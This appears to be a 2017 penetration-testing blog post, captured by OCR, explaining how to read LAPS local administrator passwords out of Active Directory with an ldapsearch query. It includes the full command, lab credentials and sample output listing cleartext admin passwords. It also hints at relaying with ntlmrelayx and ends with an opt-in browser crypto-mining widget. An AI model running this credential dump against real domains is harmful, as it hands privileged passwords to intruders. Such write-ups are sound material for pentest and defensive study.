
Dump LAPS passwords with ldapsearch

Jul 24, 2017



Advanced Security Settings for

Owner: Domain Admins (SITTINGDUCK\Domain Admins) Change

All extended rights

If you've ever been pentesting an organization that had LAPS, you know that it is the best solution for randomizing local administrator passwords on the planet. (You should just be leaving them disabled).

LAPS stores it's information in Active Directory:

- The expiration time: `ms-Mcs-AdmPwdExpirationTime: 131461867015760024`
- And the actual password in clear text: `ms-Mcs-AdmPwd: %v!e#7S#{s})+y2yS#(`

When LAPS first came it, any user in Active Directory could read it. Microsoft fixed that, you now have to have the `All extended rights` permission to the object or Full Control of it.

In many organizations, there are pockets of **OU** admins, or even standard users that are in charge of a specific set of Users and (in particular) computers in which they have full control over.

There is already a Metasploit module thanks to Meatballs: https://github.com/rapid7/metasploit-framework/blob/master/modules/post/windows/gather/credentials/enum_laps.rb. But, unfortunately I don't always have access to a Meterpreter session to run the module.

Using `ldapsearch` (which is included in the package `ldapscripts` on Debian/Ubuntu) can be used to make the same query that the module does. Here is an example run:

```
ldapsearch -x -h 192.168.80.10 -D \
"helpdesk" -w ASDqwe123 -b "dc=sittingduck,dc=info" \
"(ms-MCS-AdmPwd=*)" ms-MCS-AdmPwd
```

Lets break this down:

- `-x` - Use basic authentication
- `-h 192.168.80.10` - Connect to the Domain Controller for ldap
- `-D "helpdesk" -w ASDqwe123` - Login as the `helpdesk` user, with the password `ASDqwe123`
- `-b "dc=sittingduck,dc=info"` - This loads the base LDAP object of the entire domain.
- `"(ms-MCS-AdmPwd=*)"` - Filter out any objects that I can't see a value for `ms-MCS-AdmPwd` for. (If you have rights as that user to see even one Administrator password, this will show it.)
- `ms-MCS-AdmPwd` - Only show me the `ms-MCS-AdmPwd` object (which by default includes the object name and DN so you will still know what host it belongs to)

What does that look like?

```
$ ldapsearch -x -h 192.168.80.10 -D "helpdesk" -w ASDqwe123 -b "dc=sittingduck,dc=info" "
(ms-MCS-AdmPwd=*)" ms-MCS-AdmPwd
# extended LDIF
#
# LDAPv3
# base <dc=sittingduck,dc=info> with scope subtree
# filter: (ms-MCS-AdmPwd=*)
# requesting: ms-MCS-AdmPwd
#

# DC1, Domain Controllers, sittingduck.info
dn: CN=DC1,OU=Domain Controllers,DC=sittingduck,DC=info
ms-Mcs-AdmPwd: 2F1i/++N0H+G]{Y&,F

# SDCLIENT_DAWIN7, LabComputers, Lab, sittingduck.info
dn: CN=SDCLIENT_DAWIN7,OU=LabComputers,OU=Lab,DC=sittingduck,DC=info
```

```
ms-Mcs-AdmPwd: 8CDR4,2UE8BA{zw2@RR

# SD_WSUS_2012, LabComputers, Lab, sittingduck.info
dn: CN=SD_WSUS_2012,OU=LabComputers,OU=Lab,DC=sittingduck,DC=info
ms-Mcs-AdmPwd: +3!UY5@g9B.64RV2z/T

# WIN-PM0ID6F0AHN, LabComputers, Lab, sittingduck.info
dn: CN=WIN-PM0ID6F0AHN,OU=LabComputers,OU=Lab,DC=sittingduck,DC=info
ms-Mcs-AdmPwd: %v!e#7S#{s})+y2yS#(

# search reference
ref: ldap://research.sittingduck.info/DC=research,DC=sittingduck,DC=info

# search reference
ref: ldap://ForestDnsZones.sittingduck.info/DC=ForestDnsZones,DC=sittingduck,D
 C=info

# search reference
ref: ldap://DomainDnsZones.sittingduck.info/DC=DomainDnsZones,DC=sittingduck,D
 C=info

# search reference
ref: ldap://sittingduck.info/CN=Configuration,DC=sittingduck,DC=info

# search result
search: 2
result: 0 Success
```

Now, just having the local admin password doesn't ensure that it's enabled, but there is a good bet that you are good to go now.

P.S. You can also authenticate using Kerberos (think Golden/Silver tickets)

P.P.S Because Windows doesn't (to the best of my knowledge) require signing on Domain Controllers for LDAP connections yet (probably does in 2016 or will soon), with a little bit of coding you can get ntlmrelayx to dump LAPS passwords ;-)

If you wish to support this blog, please consider clicking start for a little bit. Thanks!

HASHES/S 0

TOTAL 0

THREADS 2 + / −

START MINING

SPEED 100% + / −